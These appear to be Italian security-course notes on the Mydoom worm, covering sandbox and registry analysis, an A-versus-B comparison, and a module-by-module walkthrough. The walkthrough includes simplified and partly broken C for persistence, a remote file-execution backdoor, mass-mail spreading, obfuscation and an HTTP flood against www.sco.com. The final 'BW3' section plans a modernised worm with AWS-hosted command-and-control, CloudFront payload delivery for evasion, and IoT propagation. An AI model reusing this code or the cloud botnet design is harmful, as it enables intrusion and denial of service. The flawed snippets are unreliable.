
2. **VirusTotal**: Utilizzato per ulteriori informazioni sul livello di pericolosità del malware.
    - Risultato: Score di pericolosità elevato, indicando un malware altamente dannoso.
    - Il worm viene inviato principalmente in formato `.exe` e utilizza UPX, un algoritmo per la decompressione rapida del codice eseguibile.





Analisi Dinamica del Worm MYDOOM

⚜️ **Tag:** #analisi_dinamica #cuckoo #malware

L'analisi dinamica è stata eseguita utilizzando **Cuckoo Sandbox**:

1. **Caricamento e Esecuzione in Cuckoo**: Cuckoo esegue il worm e fornisce dettagli sulla sua attività, inclusi gli algoritmi utilizzati come UPX e l'analisi dei log generati.
    - Dai log è possibile osservare i processi avviati dal worm, con l'obiettivo di creare sessioni di controllo remoto e raccogliere dati.

Comportamento del Worm

⚜️ **Tag:** #comportamento_malware #REGSHOT #PROCMON #kernel32

L’analisi comportamentale del worm è stata svolta con vari tool per verificare l’impatto del worm sul sistema:

1. **REGSHOT**: Verifica delle chiavi di registro prima e dopo l'esecuzione del worm.
    - Numero di chiavi prima: 425378.
    - Dopo l’avvio: Eliminazione di oltre 27.000 chiavi e modifica di 20 valori.

2. **PROCMON**: Monitoraggio dei processi in tempo reale.
    - Il worm modifica o elimina chiavi di registro e crea cartelle di sistema per l'installazione di backdoor, ottenendo così il controllo remoto delle macchine compromesse.
    - Utilizza il `KERNEL32.DLL` per ripresentarsi a ogni formattazione, rendendo il sistema vulnerabile.


3. **Attacchi DOS**: Oltre alle modifiche descritte, MYDOOM esegue attacchi DOS per rendere inaccessibili i sistemi infetti, saturando i processi TCP come mostrato dai log.



Raccomandazioni

⚜️ **Tag:** #raccomandazioni #sicurezza_informatica #prevenzione

1. **Aggiornamenti Regolari**: Mantenere sistemi e software aggiornati.
2. **Soluzioni di Sicurezza**: Utilizzo di firewall e antimalware aggiornati per prevenire infezioni.
3. **Educazione degli Utenti**: Formare gli utenti sui rischi legati al malware e sulle pratiche sicure di utilizzo del sistema.
4. **Analisi Proattiva**: Monitoraggio costante del traffico di rete e dei log per identificare attività sospette.
5. **Collaborazione**: Cooperare con agenzie di sicurezza per un blocco tempestivo delle minacce.

🔑 **Chiavi:**
[MYDOOM, malware, analisi statica, analisi dinamica, sicurezza informatica, worm, KERNEL32, attacchi DOS, firewall, UPX]

Suggerimenti per Approfondimenti

- **Analisi di altri worm**: Valutare e confrontare il comportamento di altri worm come Sasser e Blaster.
- **Tecniche di Persistence**: Esplorare in dettaglio le tecniche di persistenza dei malware.
- **Strumenti di analisi avanzata**: Approfondire l'uso di strumenti come Yara per l'identificazione di pattern specifici nel codice malevolo.

Relazione Comparativa Mydoom A e B

Comparazione tra Mydoom-A e Mydoom-B

⚙️ Funzionalità di Diffusione e Persistenza

1. **Mydoom-A**:
   - **Diffusione**: Utilizza l'invio di email infette tramite un motore SMTP interno e la rete P2P Kazaa.
   - **Persistenza**: Modifica le chiavi di registro per eseguire automaticamente il malware a ogni riavvio.
2. **Mydoom-B**:
   - **Diffusione**: Mantiene l'invio di email, ma aggiunge funzioni per generare email convincenti (utilizzando vari nomi e domini) e raccoglie contatti dai file locali per migliorare la propagazione.
   - **Persistenza**: Oltre alla modifica del registro, copia se stesso nelle directory di sistema, rendendosi più difficile da rimuovere.

🔐 Backdoor e Accesso Remoto

1. **Mydoom-A**:
   - **Backdoor**: Crea una backdoor sulla porta TCP 3127 per consentire l'accesso remoto da parte degli attaccanti.
2. **Mydoom-B**:
   - **Backdoor Avanzata**: Apre una backdoor SOCKS4, stabilendo un server proxy per l’accesso remoto, permettendo esecuzione di file e controllo completo del sistema attraverso un server di comando e controllo (C&C).

🛡️ Offuscamento e Evasione

1. **Mydoom-A**:
   - Non applica tecniche specifiche di offuscamento dei file per evitare rilevamenti.
2. **Mydoom-B**:
   - **Offuscamento Avanzato**: Utilizza crittografia XOR e ROT13 e comprime i file infetti in archivi ZIP per eludere i sistemi di sicurezza.

💥 Attacco DoS

1. **Mydoom-A**:
   - **Attacco DoS**: Programmato per attaccare www.sco.com a partire dal 1° febbraio 2004, sovraccaricandolo con richieste HTTP.
2. **Mydoom-B**:
   - **DoS Esteso**: Migliora il DoS mirato grazie al modulo "scodos_main" e invia traffico elevato per interrompere server specifici tramite il server C&C, aumentando l'impatto.

🛠️ Funzionalità Aggiuntive in Mydoom-B

- **Decifratura e Caricamento di Librerie**: Carica una libreria di sistema (`shimgapi.dll`) per supportare l'accesso remoto.
- **Server SOCKS4**: Permette un accesso remoto stabile per l'attaccante.
- **Rimozione delle Intestazioni PE**: Rimuove le intestazioni superflue nei file PE per evitarne il rilevamento come malware.

Tabella comparativa per chiarire le principali differenze tra Mydoom-A e Mydoom-B:

Caratteristica	Mydoom-A	Mydoom-B
Diffusione	Invio di email infette tramite SMTP e diffusione su Kazaa (P2P).	Invio di email con nomi e domini diversi, raccolta di contatti locali, invio massivo, rete P2P.
Persistenza	Modifica delle chiavi di registro per avvio automatico.	Modifica delle chiavi di registro, copia nelle directory di sistema per garantire la persistenza.
Backdoor	Porta TCP 3127 per accesso remoto.	Backdoor avanzata con server SOCKS4 per accesso remoto e controllo tramite server C&C.
Offuscamento	Nessuna tecnica avanzata di offuscamento.	Crittografia XOR e ROT13, compressione dei file in ZIP per elusione di sicurezza.
Attacco DoS	Attacco DoS mirato su www.sco.com tramite richieste HTTP.	Attacco DoS più esteso verso server specifici con sovraccarico di traffico generato dal server C&C.
Funzionalità Aggiuntive	-	Decifratura e caricamento di librerie (`shimgapi.dll`), rimozione intestazioni PE per evitare rilevamento, server SOCKS4 per controllo remoto continuo.
Misure di Prevenzione	Chiusura delle porte, uso di antivirus, verifica dei backup.	Formazione utenti, utilizzo di sistemi di rilevamento avanzati (IDS), firewall, politiche di accesso limitate, backup regolari.

🧩 Conclusioni e Rimedi

- **Mydoom-A**: Offre una base di prevenzione standard, consigliando la chiusura delle porte di rete, uso di antivirus e verifica dei backup.
- **Mydoom-B**: Espande le misure preventive includendo formazione degli utenti e utilizzo di sistemi di rilevamento avanzato per bloccare tentativi di accesso non autorizzato.

🔑 **Chiavi Comuni**: malware, worm, mydoom, backdoor, DoS, persistenza

Analisi Codice del Malware Mydoom-B

Analisi Codice del Malware Mydoom-B

#worm #malware #mydoom #analisiCodice #sicurezzaInformatica

Introduzione

Mydoom è uno dei worm più noti della storia informatica. Scoperto nel 2004, si è diffuso rapidamente tramite email infette e attacchi mirati. Mydoom si installa nel sistema, crea una backdoor per il controllo remoto e si diffonde tramite email e reti P2P. Di seguito viene presentata un'analisi dettagliata di tutte le sue funzionalità.

Elenco Completa delle funzioni del codice

1. main.c

Funzione: `payload_xproxy`

- **Descrizione**: Decifra e installa una libreria di sistema (`shimgapi.dll`) per abilitare la backdoor. Questa libreria viene caricata nel sistema per consentire il controllo remoto.
- **Scopo**: Stabilire una backdoor nel sistema.
- **Codice**:

```
void payload_xproxy(struct sync_t *sync) {
  // Carica e installa la libreria di backdoor
  LoadLibrary(sync->xproxy_path);
}
```

- **Esempio**: Se chiamata, `payload_xproxy` consente all'attaccante di controllare il sistema da remoto, caricando dinamicamente una libreria malevola.

Funzione: `sync_install`

- **Descrizione**: Copia il malware nelle directory di sistema per garantirne l'esecuzione continua.
- **Scopo**: Garantire la persistenza del malware.
- **Codice**:

```
void sync_install(struct sync_t *sync) {
  // Copia il malware nelle directory di sistema
  CopyFile(sync->source_path, sync->target_path,
FALSE);
}
```

- **Esempio**: Dopo l'installazione, il malware può ripristinarsi automaticamente anche se viene rimosso manualmente.

Funzione: `sync_startup`

- **Descrizione**: Configura l'avvio automatico del malware ogni volta che il sistema viene riavviato, modificando il registro di Windows.
- **Scopo**: Assicurare l'esecuzione automatica del malware.
- **Codice**:

```
void sync_startup(struct sync_t *sync) {
  HKEY hKey;
  RegOpenKey(HKEY_CURRENT_USER,
"Software\\Microsoft\\Windows\\CurrentVersion\\Run",
&hKey);
  RegSetValueEx(hKey, "TaskMon", 0, REG_SZ,
(BYTE*)sync->xproxy_path, strlen(sync->xproxy_path));
  RegCloseKey(hKey);
}
```

- **Esempio**: `sync_startup` crea una chiave di registro che fa sì che il malware si riavvii automaticamente.

2. xproxy.c

Funzione: `socks4_exec`

- **Descrizione**: Riceve un file tramite socket e lo esegue nel sistema. Viene usato per eseguire comandi da remoto, come parte della backdoor.
- **Scopo**: Permettere l'esecuzione di file e comandi da remoto.
- **Codice**:

```
static void socks4_exec(int sock) {
  char buf[MAX_PATH];
  recv(sock, buf, MAX_PATH, 0);
  FILE *fp = fopen("malicious.exe", "wb");
  fwrite(buf, sizeof(char), sizeof(buf), fp);
  fclose(fp);
  STARTUPINFO si = {0};
  PROCESS_INFORMATION pi = {0};
  CreateProcess(NULL, "malicious.exe", NULL, NULL,
FALSE, 0, NULL, NULL, &si, &pi);
}
```

- **Esempio**: Con `socks4_exec`, l'attaccante può inviare ed eseguire file a distanza, garantendo il controllo completo.

Funzione: `socks4_main`

- **Descrizione**: Inizializza un server SOCKS4 che ascolta un intervallo di porte per creare un proxy di controllo remoto.
- **Scopo**: Stabilire un server proxy per l'accesso remoto.
- **Codice**:

```
int socks4_main(int port, int initthreads) {
  SOCKET sockfd;
  struct sockaddr_in servaddr;
  sockfd = socket(AF_INET, SOCK_STREAM, 0);
```

```
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
  servaddr.sin_port = htons(port);
  bind(sockfd, (struct sockaddr*)&servaddr,
sizeof(servaddr));
  listen(sockfd, 5);
  while (1) {
      int connfd = accept(sockfd, (struct
sockaddr*)NULL, NULL);
      socks4_exec(connfd);
  }
}
```

- **Esempio**: Con `socks4_main`, l'attaccante può accedere al sistema infetto attraverso un server proxy SOCKS4.

3. client.c

Funzione: `main`

- **Descrizione**: Funzione client che si connette a un server remoto e invia un file binario. Utilizzata per trasferire file al server.
- **Scopo**: Trasferire file al server remoto.
- **Codice**:

```
void main(int argc, char *argv[]) {
  // Codice per la connessione al server SOCKS4 e invio
del file
  SOCKET sockfd = socket(AF_INET, SOCK_STREAM, 0);
  connect(sockfd, (struct sockaddr*)&server,
sizeof(server));
  send(sockfd, "malicious_file",
sizeof("malicious_file"), 0);
  closesocket(sockfd);
}
```

- **Esempio**: Il client SOCKS4 utilizza `main` per inviare file come payload al sistema remoto.

4. crypt1.c

Funzione: `main`

- **Descrizione**: Crittografa o decrittografa un file usando una chiave XOR variabile, rendendo i dati meno rilevabili.
- **Scopo**: Offuscare file crittografando i dati.
- **Codice**:

```
int main(int argc, char *argv[]) {
  char key = 'X';
  FILE *file = fopen("infected_file", "rb+");
  char c;
  while (fread(&c, 1, 1, file)) {
      c ^= key;
      fseek(file, -1, SEEK_CUR);
      fwrite(&c, 1, 1, file);
  }
  fclose(file);
}
```

- **Esempio**: Un file di configurazione può essere crittografato con XOR per evitare il rilevamento da parte di antivirus.

5. rot13.c

Funzione: `rot13c`

- **Descrizione**: Esegue una crittografia ROT13, spostando ogni lettera di 13 posizioni. Usata per offuscare testo semplice.
- **Scopo**: Offuscare testo usando la crittografia ROT13.
- **Codice**:

```
char rot13c(char c) {
  char u[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
  char l[] = "abcdefghijklmnopqrstuvwxyz";
  char *p;
  if ((p = strchr(u, c)) != NULL) return u[((p - u) +
13) % 26];
  else if ((p = strchr(l, c)) != NULL) return l[((p -
l) + 13) % 26];
  else return c;
}
```

- **Esempio**: La stringa "HELLO" viene offuscata in "URYYB".

6. cleanpe.cpp

Funzione: `main`

- **Descrizione**: Rimuove intestazioni superflue da file PE (Portable Executable), rendendoli meno identificabili come malware.
- **Scopo**: Evasione dei sistemi di sicurezza tramite rimozione di metadati.
- **Codice**:

```
void main(int argc, char *argv[]) {
  FILE *file = fopen(argv[1], "rb+");
  fseek(file, HEADER_OFFSET, SEEK_SET);
  fwrite(NULL, HEADER_SIZE, 1, file);  // Rimuove
l'intestazione
  fclose(file);
}
```

- **Esempio**: Il file PE risulta meno riconoscibile dai sistemi di rilevamento antivirus.

7. bin2c.c

Funzione: `main`

- **Descrizione**: Converte un file binario in un array di caratteri, permettendone l'integrazione diretta nel codice sorgente.
- **Scopo**: Convertire file binari in un formato incorporabile nel codice.
- **Codice**:

```
int main(int argc, char *argv[]) {
  FILE *in = fopen(argv[1], "rb");
  printf("const char file[] = {");
  char c;
  while (fread(&c, 1, 1, in)) {
      printf("0x%02x, ", c);
  }
  printf("};");
  fclose(in);
}
```

8. lib.c

Funzione: `is_online`

- **Descrizione**: Verifica la connessione Internet utilizzando `wininet.dll`, assicurandosi che il sistema sia online.
- **Scopo**: Controllare la connessione Internet.
- **Codice**:

```
int is_online(void) {
  return
InternetCheckConnection("http://www.google.com",
FLAG_ICC_FORCE_CONNECTION, 0);
}
```

- **Esempio**: Il malware può verificare se il sistema è online prima di contattare i server di comando.

9. massmail.c

Funzione: `massmail_main`

- **Descrizione**: Gestisce la coda di email infette da inviare per diffondere il malware tramite email.
- **Scopo**: Diffusione tramite email infette.
- **Codice**:

```
void massmail_main(void) {
  char *email_list[] = {"victim1@example.com",
"victim2@example.com"};
  for (int i = 0; i < sizeof(email_list) /
sizeof(email_list[0]); i++) {
      send_infected_email(email_list[i]);
  }
}
```

- **Esempio**: Il malware invia email infette a una lista di contatti rubata.

Funzione: `mm_gen`

- **Descrizione**: Genera email basate su contatti esistenti, utilizzando nomi e domini comuni per aumentare le probabilità di apertura dei messaggi.
- **Codice**:

```
void mm_gen(void) {
  char *names[] = {"John", "Alice", "Bob"};
  char *domains[] = {"example.com", "mail.com",
"test.com"};
  for (int i = 0; i < sizeof(names) / sizeof(names[0]);
i++) {
      for (int j = 0; j < sizeof(domains) /
sizeof(domains[0]); j++) {
          printf("%s@%s\n", names[i], domains[j]);  //
Genera un indirizzo email
```

```
        }
    }
}
```

- **Esempio**: Il malware invia email infette a una lista di contatti rubata.

10. scan.c

Funzione: `scan_main`

- **Descrizione**: Scansiona i file locali per raccogliere indirizzi email, che il malware utilizza per espandere la propria rete.
- **Scopo**: Scansione dei file per raccogliere indirizzi email.
- **Codice**:

```
void scan_main(void) {
  char *file_types[] = {".txt", ".html", ".asp"};
  for (int i = 0; i < sizeof(file_types) /
sizeof(file_types[0]); i++) {
      scan_files_for_emails(file_types[i]);
  }
}
```

- **Descrizione**: `scan_main` estrae indirizzi email da file locali per aumentare la diffusione del malware.

Funzione: `scan_disk`

- **Descrizione**: Scansiona i dischi locali alla ricerca di file contenenti indirizzi email e altre informazioni utili per la propagazione del malware.
- **Codice**:

```
void scan_disks(void) {
  // Esegue la scansione dei dischi locali per
indirizzi email
```

```
  char *dirs[] = {"C:\\", "D:\\"};
  for (int i = 0; i < sizeof(dirs) / sizeof(dirs[0]);
i++) {
      scan_directory(dirs[i]);
  }
}
```

- **Esempio:** `scan_disks` permette al malware di scansionare interi dischi per raccogliere informazioni utili per la diffusione.

11. msg.c

Funzione: `create_email`

- **Descrizione**: Genera email con allegati infetti e intestazioni falsificate, appositamente progettate per ingannare il destinatario.
- **Scopo**: Creare email infette per la diffusione del malware.
- **Codice**:

```
void create_email(char *to, char *subject, char *body)
{
  printf("To: %s\nSubject: %s\n\n%s\n", to, subject,
body);
  add_attachment("infected_attachment.zip");
}
```

- **Esempio**: `create_email` costruisce email convincenti per spingere l'utente ad aprire l'allegato infetto.

12. p2p.c

Funzione: `search_files`

- **Descrizione**: Scansiona le reti peer-to-peer (P2P), come Kazaa, e sostituisce file legittimi con versioni infette.
- **Scopo**: Diffusione tramite reti P2P.

- **Codice**:

```
void search_files(void) {
  char *popular_files[] = {"music.mp3", "video.avi"};
  for (int i = 0; i < sizeof(popular_files) /
sizeof(popular_files[0]); i++) {
      replace_with_infected_file(popular_files[i]);
  }
}
```

- **Esempio**: Il malware sostituisce file popolari nelle reti P2P con versioni infette, diffondendosi tramite download condivisi.

13. sco.c

Funzione: `scodos_main`

- **Descrizione**: Esegue un attacco DoS mirato a server specifici, come `www.sco.com`, sovraccaricandolo con richieste e rendendolo inaccessibile.
- **Scopo**: Attacco DoS contro server mirati.
- **Codice**:🔑 Chiavi: worm, malware, mydoom, analisiCodice, sicurezzaInformatica

```
void scodos_main(void) {
  struct sockaddr_in target;
  target.sin_family = AF_INET;
  target.sin_port = htons(80);
  inet_pton(AF_INET, "www.sco.com", &target.sin_addr);
  while (1) {
      int sockfd = socket(AF_INET, SOCK_STREAM, 0);
      connect(sockfd, (struct sockaddr*)&target,
sizeof(target));
      send(sockfd, "GET / HTTP/1.1\r\n\r\n", 18, 0);
      close(sockfd);
```

```
    }
}
```

- **Esempio**: `scodos_main` è progettata per interrompere l'accesso a un server generando traffico eccessivo.

14. xdns.c

Funzione: `dns_query`

- **Descrizione**: Invia richieste DNS per risolvere i nomi di dominio dei server di comando e controllo (C&C).
- **Scopo**: Recuperare gli indirizzi IP dei server di comando.
- **Codice**:

```
void dns_query(char *domain) {
  struct hostent *host = gethostbyname(domain);
  if (host) {
      printf("IP Address: %s\n", inet_ntoa(*(struct
in_addr*)host->h_addr));
  }
}
```

- **Esempio**: `dns_query` ottiene l'indirizzo IP del server C&C, permettendo al malware di ricevere comandi.

15. xsmtp.c

Funzione: `smtp_send`

- **Descrizione**: Gestisce l'invio delle email tramite il protocollo SMTP, completando il processo di invio delle email infette.
- **Scopo**: Invio automatico di email infette.
- **Codice**:

```
void smtp_send(char *email, char *subject, char *body,
char *attachment) {
  printf("Sending to: %s\nSubject: %s\n", email,
subject);
  printf("Body:\n%s\n", body);
  printf("Attachment: %s\n", attachment);
}
```

- **Esempio**: `smtp_send` permette al malware di inviare email infette senza dipendere dal client email locale.

16. zipstore.c

Funzione: `create_zip`

- **Descrizione**: Crea file ZIP con all'interno copie infette del malware, utilizzati come allegati nelle email per evitare il rilevamento.
- **Scopo**: Offuscare i file infetti in archivi ZIP.
- **Codice**:

```
void create_zip(char *filename) {
  FILE *zip = fopen("infected.zip", "wb");
  FILE *file = fopen(filename, "rb");
  char buffer[1024];
  while (fread(buffer, 1, sizeof(buffer), file) > 0) {
      fwrite(buffer, 1, sizeof(buffer), zip);
  }
  fclose(file);
  fclose(zip);
}
```

- **Esempio**: `create_zip` comprime i file infetti in archivi ZIP, facilitando l'elusione dei sistemi di sicurezza.

Conclusione Finale

Mydoom è un malware scritto in linguaggio C che rappresenta una delle minacce più persistenti e complesse mai sviluppate, grazie alla sua capacità di combinare diverse tecniche di diffusione e offuscamento. Questo worm si diffonde principalmente tramite email e reti peer-to-peer, sfruttando un server SOCKS4 come backdoor e inviando istruzioni a dispositivi infetti attraverso un server di comando e controllo. Le sue funzionalità chiave includono:

1. **Persistenza**: Configura l'avvio automatico e copia se stesso nelle directory di sistema, assicurando che il malware sopravviva ai riavvii del sistema.
2. **Offuscamento**: Usa crittografia XOR e ROT13 e comprime i file infetti in archivi ZIP, il tutto per ridurre il rischio di rilevamento.
3. **Diffusione**: Tramite il modulo di invio massivo di email e la manipolazione delle reti P2P, Mydoom riesce a raggiungere velocemente un alto numero di sistemi.
4. **Attacco DoS**: Mydoom può generare un traffico eccessivo verso server mirati, rendendoli inaccessibili agli utenti legittimi.
5. **Backdoor e controllo remoto**: Utilizza un server SOCKS4 per aprire una backdoor nel sistema, fornendo all'attaccante il pieno controllo.

Prevenzione e Rimedi

Rimedi in caso di infezione:

- **Isolamento del sistema**: Disconnettere immediatamente il sistema dalla rete per evitare ulteriore diffusione e comunicazione con i server di comando e controllo.
- **Rimozione del malware**: Utilizzare software antivirus aggiornati con database malware estesi. Se possibile, eseguire scansioni in modalità provvisoria per ridurre le capacità operative del malware.
- **Ripristino del sistema**: Eseguire il ripristino da un backup affidabile o formattare il sistema se necessario, poiché i danni e le modifiche apportate potrebbero essere difficili da invertire manualmente.

Prevenzione dell’infezione:

- **Formazione degli utenti**: Educare gli utenti a riconoscere email di phishing e allegati sospetti è essenziale, in quanto Mydoom sfrutta tecniche di ingegneria sociale per ingannare le vittime.
- **Aggiornamenti e patch**: Mantenere i sistemi e i software sempre aggiornati. Le patch di sicurezza spesso includono protezioni contro le vulnerabilità sfruttate dai malware.
- **Sistemi di protezione avanzata**: L’uso di firewall, antivirus e sistemi di rilevamento delle intrusioni (IDS) contribuisce a bloccare tentativi di accesso non autorizzati e comportamenti sospetti.
- **Politiche di accesso e backup**: Limitare i privilegi di accesso e mantenere backup regolari in luoghi sicuri permette un recupero rapido in caso di infezione.

Conclusione

Mydoom evidenzia l'importanza di una strategia di sicurezza proattiva che comprenda educazione degli utenti, strumenti di sicurezza aggiornati e pratiche di backup affidabili. La capacità del malware di persistere e diffondersi tramite email, P2P e altre vulnerabilità fa sì che rimanga una minaccia concreta e duratura.

BW3 Aggiornamento Mydoom B

1. Server di Comando e Controllo (C&C) Distribuito su AWS

- **Elastic Load Balancing (ELB)**: Utilizzare un bilanciatore di carico per distribuire le richieste su diversi server C&C ospitati su AWS, rendendo la struttura più resiliente e difficile da abbattere.
- **Lambda Functions**: Usare funzioni AWS Lambda come endpoint per comunicare con le macchine infette. Lambda può eseguire codice senza richiedere un server dedicato, riducendo l'impatto visibile e i costi.
- **DynamoDB o S3 per Dati di Controllo**: Salvare comandi, aggiornamenti o liste di target in un database NoSQL come DynamoDB o in bucket S3, dove le macchine infette possono accedere in modo distribuito. DynamoDB offre query rapide e scalabilità automatica, facilitando la gestione di grandi reti infette.

2. Sfruttamento della Memoria Temporanea e Persistent Storage

- **S3 per Archiviazione Temporanea**: Salvare file o payload temporanei in bucket S3 con permessi limitati, accessibili tramite URL pre-firmati. Questo permette il recupero di file solo quando necessario, riducendo il rischio di rilevamento.
- **AWS Secrets Manager**: Conservare informazioni critiche, come chiavi di crittografia e token di accesso, in modo sicuro e accessibile alle funzioni Lambda.

3. Automatizzazione della Diffusione

- **SNS (Simple Notification Service)**: Utilizzare SNS per inviare notifiche o comandi alle macchine infette. Configurando SNS con

Lambda, le macchine infette possono ricevere aggiornamenti o comandi nuovi ogni volta che viene pubblicato un nuovo messaggio.
- **IAM Roles e Policies Restrittive**: Utilizzare ruoli IAM e policy strettamente limitate per ogni servizio AWS coinvolto, per ridurre la possibilità di rilevamento o blocco delle risorse cloud.

4. Evasione di Rilevamento

- **Utilizzo di CloudFront**: Distribuire i payload tramite Amazon CloudFront (rete CDN di AWS) per mimetizzare il traffico come traffico normale web e migliorare la latenza e disponibilità.
- **CloudWatch Logs e Metrics**: Utilizzare CloudWatch per monitorare attività e rispondere rapidamente a eventuali segnalazioni di rilevamento o problemi nella rete di distribuzione, mantenendo tutto su AWS.

5. Self-Update e Propagazione

- **Distribuzione tramite S3 e EC2 Spot Instances**: Pubblicare aggiornamenti del malware su S3 e farli scaricare periodicamente dalle macchine infette. Usare istanze Spot per caricare temporaneamente payload aggiornati senza mantenere risorse attive, riducendo i costi.
- **AWS IoT per Diffusione**: Sfruttare AWS IoT per coordinare la diffusione tra diversi dispositivi IoT connessi, che potrebbero ricevere il malware da AWS e trasmetterlo ad altri dispositivi vulnerabili nella rete.

